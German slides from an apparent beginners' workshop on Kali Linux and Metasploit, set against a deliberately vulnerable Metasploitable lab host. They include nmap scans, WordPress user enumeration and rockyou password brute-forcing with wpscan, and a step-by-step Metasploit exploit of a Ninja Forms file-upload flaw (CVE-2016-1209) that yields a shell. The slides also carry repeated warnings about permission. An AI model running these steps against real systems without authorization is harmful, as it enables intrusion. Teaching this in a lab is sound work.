Kali Linux und Metasploit für EinsteigerInnen

#gpn20

@LEYRER

https://martin.leyrer.priv.at

Bevor wir anfangen ...

FÜR EINSTEIGER_INNEN !!!

IT-Sec Profis und ähnliche Personen im Workshop werden von mir zur Unterstützung zwangsrekrutiert.

PCMCIA

- People Can't Memorize Computer Industry Acronyms

- FRAGT, wenn etwas unklar sein sollte !!!

CCC Hackerethik

- Der Zugang zu Computern und allem, was einem zeigen kann, wie diese Welt funktioniert, sollte unbegrenzt und vollständig sein.
- Alle Informationen müssen frei sein.
- Mißtraue Autoritäten – fördere Dezentralisierung.
- Beurteile einen Hacker nach dem, was er tut, und nicht nach üblichen Kriterien wie Aussehen, Alter, Herkunft, Spezies, Geschlecht oder gesellschaftliche Stellung.
- Man kann mit einem Computer Kunst und Schönheit schaffen.
- Computer können dein Leben zum Besseren verändern.
- **Mülle nicht in den Daten anderer Leute.**
- **Öffentliche Daten nützen, private Daten schützen.**

Wir führen **KEINE** Scans, Tools, Angriffe, …. gegen Systeme aus, für die wir nicht das “OK” bekommen haben.

Was setzen wir ein?


Ziel: Metasploitable

- Um praktische Erfahrung mit Metasploit sammeln zu können wurde eine Testumgebung unter der Bezeichnung Metasploitable mit bewusst eingebauten Schwachstellen zusammengestellt.

https://github.com/rapid7/metasploitable3

Kali Linux

- Kali Linux ist eine auf Debian basierende Linux-Distribution, die vor allem Programme für Penetrationstests und digitale Forensik umfasst.



https://www.kali.org/

Metasploit

- Das Metasploit Framework ist ein Werkzeug zur Entwicklung und Ausführung von Exploits gegen verteilte Zielrechner.


https://www.metasploit.com/

Die Arbeit mit dem Metasploit Framework

- Exploit auswählen und konfigurieren
- Optionale Verwundbarkeitsprüfung
- Nutzlast oder auch Payload wählen und konfigurieren
  - Client-Programm Meterpreter
  - VNC-Server
  - Shell
- Ausführung des Exploits.
- Weiteres Vordringen auf dem Zielsystem


Portscans mit nmap

- Nmap ist ein freier Portscanner zum Scannen und Auswerten von Hosts in einem Rechnernetz.
- Der Name steht für Network Mapper.



Wordpress - wpscan

- WPScan ist eine Software, um WordPress-Installationen zu analysieren.
- Es versucht über verschiedene Methoden die Version verwendeter Komponenten zu ermitteln.
- Außerdem werden erreichbare Schnittstellen und Zugriffsmöglichkeiten auf interne Ressourcen (zum Beispiel Benutzerlisten) geprüft.
- Aus diesen Erkenntnissen werden mögliche Updates genannt und bekannte Sicherheitslücken gelistet.



Wir führen **KEINE** Scans, Tools, Angriffe, …. gegen Systeme aus, für die wir nicht das “OK” bekommen haben.

WIFI:

freifunk


VICTIM:
94.45.237.221

Postgress für Metasploit

- Postgress Datenbank
- Start:
  service postgresql start
- Check:
  systemctl status
  postgresql

Metasploit DB/console

- msfdb init
- msfconsole
- msf > db_status
- msf > msfupdate
- msf > show exploits



Erster Überblick: nmap

- nmap -sS -Pn [IP Address]
- nmap -sV [IP Address]
- nmap -T4 -sV --version-all --osscan-guess -A [IP Address]

Mehr Input!

Achtung, die können dauern!

- nmap -sV --osscan-guess -p 1-10000 [IP Address]
- nmap -T4 -sV --version-all --osscan-guess -A -p 1-10000 [IP Address]
- nmap -T4 -PA -sV --version-all --osscan-guess -A -p 1-10000 [IP Address]
- nmap -T4 -PA -sC -sV --version-all --osscan-guess -A -p 1-10000 [IP Address]
- nmap -T4 -PA -sC -sV --version-all --osscan-guess -A -p 1-65535 [IP Address]

Wordpress

- http://[IP ADDRESS]:8585/wordpress/
- Findet ihr über den Browser heraus, welche Plugin(s) diese Wordpressinstallation verwendet?
- Findet ihr über den Browser heraus, welche Wordpress Version zum Einsatz kommt?

searchsploit wordpress ninja

- CVE-2016-1209
- The Ninja Forms plugin before 2.9.42.1 for WordPress allows remote attackers to conduct PHP object injection attacks via crafted serialized values in a POST request.
- unauthenticated file upload vulnerability, allowing guests to upload arbitrary PHP code that can be executed in the context of the web server.
- use exploit/multi/http/wp_ninja_forms_unauthenticated_file_upload

wpscan

- wpscan --help | less
- wpscan --url http://[IPADDRESS]:8585/wordpress/ | less
- wpscan --url http://[IPADDRESS]:8585/wordpress/ -e u1-5

Wir führen **KEINE** Scans, Tools, Angriffe, …. gegen Systeme aus, für die wir nicht das “OK” bekommen haben.

Finden wir ein Passwort?

- PWD-List entpacken
  - gzip -d /usr/share/wordlists/rockyou.txt.gz
  - Erzeugt /usr/share/wordlists/rockyou.txt
- wpscan --passwords /usr/share/wordlists/rockyou.txt --usernames admin --url http://[IPADDRESS]:8585/wordpress/

Wir führen **KEINE** Scans, Tools, Angriffe, …. gegen Systeme aus, für die wir nicht das “OK” bekommen haben.

Let’s hack!

- msfconsole
- use exploit/multi/http/wp_ninja_forms_unauthenticated_file_upload
- search CVE-2016-1209 / use 0
- show options
- set rhost [IP ADDRESS]
- set rport 8585
- set TARGETURI /wordpress/
- set FORM_PATH /index.php/king-of-hearts/

- exploit / run
  - sysinfo
  - shell
  - whoam

Choose your path

- msfconsole
- use exploit/multi/http/wp_ninja_forms_unauthenticated_file_upload
- show options

- msfconsole
- search CVE-2016-1209
- use 0
- show options

Set options

- show options
- set rhost [IP ADDRESS]
- set rport 8585
- set TARGETURI /wordpress/
- set FORM_PATH /index.php/king-of-hearts/

Let’s hack!

- exploit
  - sysinfo
  - shell
  - whoam
- run
  - sysinfo
  - shell
  - whoam

PROFIT !!!